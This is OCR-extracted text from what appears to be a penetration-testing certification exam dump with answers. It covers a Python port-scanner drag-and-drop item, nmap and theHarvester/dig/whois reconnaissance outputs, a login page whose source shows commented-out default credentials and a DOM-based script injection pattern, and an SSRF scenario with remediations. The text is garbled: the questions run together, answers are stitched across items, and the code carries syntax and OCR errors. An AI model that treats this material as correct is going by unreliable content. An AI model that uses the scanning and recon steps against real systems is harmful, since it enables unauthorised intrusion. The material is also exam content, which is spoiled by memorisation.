
Step 2

Step 3

Step 4

Answer:

Explanation:



A screenshot of a computer Description automatically generated

Question: 103

DRAG DROP

[Information Gathering and Vulnerability Scanning]

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
self.ports =
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally
        s.close()
```

```
exec_scan(sys.argv[1], 2PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
(ports => 21 ,ports => 22)
```

Immutables

```
import socket
import sys
```

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

Answer:

Explanation:

A computer screen shot of a computer Description automatically generated

```
import socket
import sys


ports = [21,22]

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCKSTREAM)
    s.settimeout(2.0)
```

A screen shot of a computer Description automatically generated

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally
        s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

A computer screen with white text Description automatically generated

```
port_scan(sys.argv[1], ports)
```

An orange screen with white text Description automatically generated

Question: 104

[Attacks and Exploits]

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

```
ports – [21, 22]
```

```
{:ports => 21:ports => 22}
```

```
#!/usr/bin/python
```

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

```
export $PORTS = 21,22
```

```
#!/usr/bin/ruby
```

```
#!/usr/bin/bash
```


```
for port in ports:
```

Immutables

```
import socket
import sys
```

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```


Secure System
https://comptia.org/login.aspx#remediatesource
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmlqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDlpYmhqZHNmc291Ymdoc3d5ZGl1Z2Z
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZdmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZeZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf_token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("b=")+16)+"</OPTION>");
</script></select>

<form action="<c:url value='main.do'/>" method="post">

Compita Secure System Login

Name
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->

Password :<input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div>Password :<input style="width:150px;" type="password" name="Password" id="password" value="password" -->

<input type="submit" value="Login"></form>

</body>
</html>
Secure System
https://comptia.org/login.aspx
Secure System
User name
Password
Login
View Certificate
View Source
View Cookies
Remediate Certificate
Remediate Source
Remediate Cookies

Answer: See

explanation below.

Explanation:

1: Null session enumeration
Weak SMB file permissions
Fragmentation attack
2: nmap
-sV
-p 1-1023
192.168.2.2
3: #!/usr/bin/python
export $PORTS = 21,22
for $PORT in $PORTS:
try:
s.connect((ip, port))
print("%s:%s – OPEN" % (ip, port))
except socket.timeout
print("%:%s – TIMEOUT" % (ip, port))
except socket.error as e:
print("%:%s – CLOSED" % (ip, port))
finally
s.close()
port_scan(sys.argv[1], ports)

Question: 105

[Attacks and Exploits]

A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.

INSTRUCTIONS

Select the appropriate answer(s), given the output from each section.

Output 1

Output 1 Output 2 Output 3

```
[*] Target: someclouddomain.org

Searching 0 results.
Searching 100 results.

Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9

afrihari@someclouddomain.org sec urity@someclouddoma in.org info@s oneclouddoma in.org
gfareau@someclouddmain.org avapretta@someclouddoma in.org lastnarne@someclouddomain.org re
searchiT@someclouddomain.org ghstrowski@someclouddomain.org
conferencespeakers@someclouddomain.org

[*] Hosts found: 9

academic-stores.someclouddomain.org:34.196.18.124, 34.233.45.248, 52.7.213.114, 54.174.10.37

certifications.someclouddomain.org:198.134.5.32 connection.someclouddomain.org:13.107.246. 51,
13.107.213.51 logins.someclouddomain.org:198.134.5.46
your.someclouddomain.org:52.173.139.125

IT partners.someclouddomain.org:104.43.140.101
Is.someclouddomain.org:67.199.248.13, 67.199.248.12 stores.someclouddomain.org:34.233.45.248,
52.7.213.114, 54.174.10.37, 34.196.18.124
www.someclouddomain.org:23.96.239.26 _____
```

Which of the following tools created this output?

- WHOIS
- dig
- Nmap
- TheHarvester

Select the appropriate command to produce the output:

- theharvester -d somecloudddomain.org -l 200 -b google.com
- theharvester -d google.com -l 200 -b somecloudddomain.org

Output 1 Output 2 Output 3

```
nslookup Output
Server: Unknown
Address: 8.8.8.8
```

```
Non-Authoritative answer:
Name: somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu «» somecloudddomain.org ;; global options: +cmd
somecloudddomain.org.          300 IN A 245.62.183.182
somecloudddomain.org.          300 IN A 245.145.184.203
```

Review Output 2 for the ns lookup and dig commands:

Use the provided public DNS server to find the appropriate IPs for s oniec lou dd oma in. org.

The local DNS server does not have Internet access.

Your Domain: pentestdomain.com

Your IP Address: 10.97.55.62

Public DNS Server: 8.8.8.8

Private DNS Server: 192.168.20.66

Target Domain: somecloudddomain.org

Select TWO commands that would produce the ns lookup and dig output:

```
$ dig @8.8.8.8 +noall +answer
somecloudddomain.org
$ dig @192.163.20.66 somecloudddomain.org
+short
```

☐ `$ dig somecloudddomain.org +noall +short`

☐ `> nslookup sornecloudddomain.org 8.8.8.8`

☐ `> nslookup somecloudddomain.org 192.168.20.66`

n `> nslookup somecloudddomain.org`

Output 1 Output 2 Output .5

(command 1) whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization: ZVnazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudddomain.org

Domain Name: somecloudddomain.org
Registry Domain ID: D20033912-LR3A
Updated Date: 2021-02-15104:43:387
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com Registrar Abuse Contact Phone: 1234567789 Registry Expiry Date: 2021-08-14T04:00;00Z

Review Output 3. Select the appropriate option for each dropdown

Where is the domain be ins hosted?

Somecloudddomain
ARIN

L oc aIComputerPro' s. com Amazon

Who registered the domain?

LocalComputerPro's, Inc.
ARIN
Somec loud domain
Amazon

When was the domain registered?

1993-09-22TQ4;00J8Z 2021-02-15104:43:382 2015-09-24
2010-08-27

Answer: See all the solutions below in Explanation.

Explanation:

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

A screenshot of a computer Description automatically generated

Select TWO commands that would produce the nslookup and dig output:

$ dig 08.3.8.3 +noall +answer

S .

3 omecloudddomain.org

. $ dig 0132.168.20.66 somecloudddomain.org +short

☐ s dig somecloudddomain.org +noall -short

Q> nslookup somecloudddornain.org 8*8.8.8

☐ > nslookup somecloudddomain.org 192.168.20.66

Q > nslookup somecloudddomain.org

A screenshot of a computer Description automatically generated

Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

Amazon

Who registered the domain?

LocalComputerPro's, Inc.

When was the domain registered?

1993-09-22T04:00:38Z

A screenshot of a computer Description automatically generated

Question: 106


[Information Gathering and Vulnerability Scanning]

A penetration tester performs several Nmap scans against the web application for a client.

INSTRUCTIONS

Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Vulnerability Remediation


Based on the output text, select the most likely vulnerability:

O Bypass the WAF to communicate directly with App01.example.com.

O Execute a SQL injection attack against DBProd.example.com.

0 Perform a SSRF attack against App01.example.com from CDN.example.com.

O Exploit a privilege escalation attack on App01.example.com.



Vulnerability Remediation

Select the two best remediation options:


- □ Restrict direct communications to App01.example.com to only approved components.
- □ Require an additional authentication header value between CDN.example.com and App01.example.com.
- □ Throttle the number of concurrent connections to CDN.example.com.
- □ Change the default port used for the MySQL Database Connection to DBProd.exampie.com.
- □ Change the default ports used for the web server on App01.example.com.
- □ Configure a host-based intrusion detection system on App01.example.com.

CDN/WAF

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT       STATE      SERVICE    VERSION
80/tcp     open       http       nginx
443/tcp    open       ssl/https  nginx
3306/tcp   filtered   mysql
```

App server

```
Nmap scan report for 103.2.45.51
Host is up (0.341s latency).
PORT       STATE      SERVICE    VERSION
80/tcp     open       http       nginx 1.18.0
443/tcp    open       ssl/http   nginx 1.18.0
3306/tcp   filtered   mysql
```



Answer: See the explanation part for detailed solution.

Explanation:

Vulnerability Remediation

Based on the output text, select the most likely vulnerability:

O Bypass the WAF to communicate directly with App01.example.com.

C Execute a SQL injection attack against DBProd. exam pl e. com.

® Perform a SSR.F attack against App01.example.com from CDN.example.com.

0 Exploit a privilege escalation attack on App01.example.com.

A screenshot of a computer Description automatically generated

Vulnerability Remediation

Select the two best remediation options:

- [x] Restrict direct communications to App01.example.com to only approved components.
- [x] Require an additional authentication header value between CDN.example.com and App01.example.com.
- [ ] Throttle the number of concurrent connections to CDN.example.com.
- [ ] Change the default port used for the MySQL Database Connection to DBProd.example.com.
- [ ] Change the default ports used for the web server on App01.example.com.
- [ ] Configure a host-based intrusion detection system on App01.example.com.

A screenshot of a computer screen Description automatically generated

Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com. The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN/WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.

Two best remediation options:

Restrict direct communications to App01.example.com to only approved components.

Require an additional authentication header value between CDN.example.com and App01.example.com.

Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.
Require an additional authentication header value between CDN.example.com and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.
Nmap Scan Observations:
CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.
App Server has open ports for HTTP, HTTPS, and filtered for MySQL.
DB Server has all ports filtered, typical for a database server that should not be directly accessible. These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

Question: 107

HOTSPOT
[Information Gathering and Vulnerability Scanning]
